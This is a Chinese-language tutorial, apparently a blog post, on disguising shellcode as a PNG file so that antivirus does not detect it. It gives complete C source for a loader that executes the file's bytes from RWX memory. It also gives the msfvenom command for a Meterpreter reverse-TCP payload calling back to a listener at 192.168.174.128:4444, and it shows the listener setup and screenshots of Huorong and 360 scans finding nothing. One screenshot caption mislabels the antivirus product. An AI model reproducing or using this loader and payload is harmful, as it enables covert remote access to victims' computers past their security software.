

利用c加载图片shellcode免杀

1、实现一个c加载器

```
#define _CRT_SECURE_NO_WARNINGS
#include<windows.h>
#include<stdlib.h>
#include<stdio.h>

int main(void)
{
    FILE* fp;
    size_t size;
    unsigned char* buffer;
    fp = fopen("shell.png", "rb");
    fseek(fp, 0, SEEK_END);
    size = ftell(fp);
    fseek(fp, 0, SEEK_SET);
    buffer = (unsigned char*)malloc(size);

    fread(buffer, size, 1, fp);

    void* exec = VirtualAlloc(0, size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, buffer, size);
    ((void(*)()) exec)();

    return 0;
}
```

上面的加载器用了很简单的实现，没有做任何加密解密的处理，下面的shellcode也不打算做任何加密解密的处理。

2、利用msf生成shellcode

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.174.128 lport=4444 -f raw -o shell.png
```


```
(kali@kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.174.128 lport=4444 -f raw -o shell.png
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Saved as: shell.png
```

这里就是简单生成一个图片shellcode，不涉及加解密。

3、把加载器编译成exe文件

```
1 #define _CRT_SECURE_NO_WARNINGS
2 #include<Windows.h>
3 #include<stdlib.h>
4 #include<stdio.h>
5
6 int main(void)
7 {
8
9     FILE* fp;
10    size_t size;
11    unsigned char* buffer;
12    fp = fopen("shell.png", "rb");
13    fseek(fp, 0, SEEK_END);
14    size = ftell(fp);
15    fseek(fp, 0, SEEK_SET);
16    buffer = (unsigned char*)malloc(size);
17
18    fread(buffer, size, 1, fp);
19
20    void* exec = VirtualAlloc(0, size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
21    memcpy(exec, buffer, size);
22    ((void(*)()) exec)();
23
24    return 0;
25
26 }
27
```

这里先选好32位的release, 然后



直接生成解决方案。

名称	修改日期	类型	大小
Project5.tlog	2021/3/12 13:49	文件夹	
Project5.exe	2021/3/12 13:49	应用程序	9 KB
Project5.exe.recipe	2021/3/12 13:49	RECIPE 文件	1 KB
Project5.iobj	2021/3/12 13:49	IOBJ 文件	21 KB
Project5.ipdb	2021/3/12 13:49	IPDB 文件	6 KB
Project5.log	2021/3/12 13:49	文本文档	1 KB
Project5.pdb	2021/3/12 13:49	Program Debug...	460 KB
Project5.vcxproj.FileListAbsolute.txt	2021/3/12 13:49	文本文档	1 KB
test.obj	2021/3/12 13:49	3D Object	175 KB
test1.obj	2021/3/12 13:49	3D Object	2 KB
vc142.pdb	2021/3/12 13:49	Program Debug...	140 KB

得到exe文件

4、运行程序测试效果


The screenshot shows the Avast Virus Scan interface. At the top, it says "火绒安全" (Avast) and "病毒查杀" (Virus Scan). Below that, it displays "本次扫描未发现风险" (No risks detected in this scan) and "扫描已完成" (Scan completed). A large orange checkmark icon is centered on the screen. At the bottom, there are statistics: "扫描对象: 1个" (Scanned objects: 1), "发现风险: 0个" (Detected risks: 0), "总用时: 00:00:01" (Total time: 00:00:01), and "处理风险: 0个" (Processed risks: 0). On the left side, there are icons for "shell.png" and "Project5.exe".

火绒静态查杀直接bypass


下面直接尝试在开启火绒的条件下运行，首先msf开启监听：

```
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(multi/handler) > run
NPOC- abc sol-rce.py
[*] Started reverse TCP handler on 192.168.174.128:4444
^[OP
```


直接运行：



火绒毫无反应



尝试弹个计算器:



360同理:



Project5.exe



shell.png

C:\Users\27488\Desktop\Pro

360杀毒

右键扫描



本次扫描未发现任何安全威胁!

共扫描对象: 1
共计用时: 00:00:05
共发现项目: 0
共处理项目: 0

返回

计算器

标准

0

MC	MR	M+	M-	MS	M*
%	CE	C	☒		
$\frac{1}{x}$	x^2	\sqrt{x}	\div		
7	8	9	\times		
4	5	6	-		
1	2	3	+		
$\pm/$	0	.	=		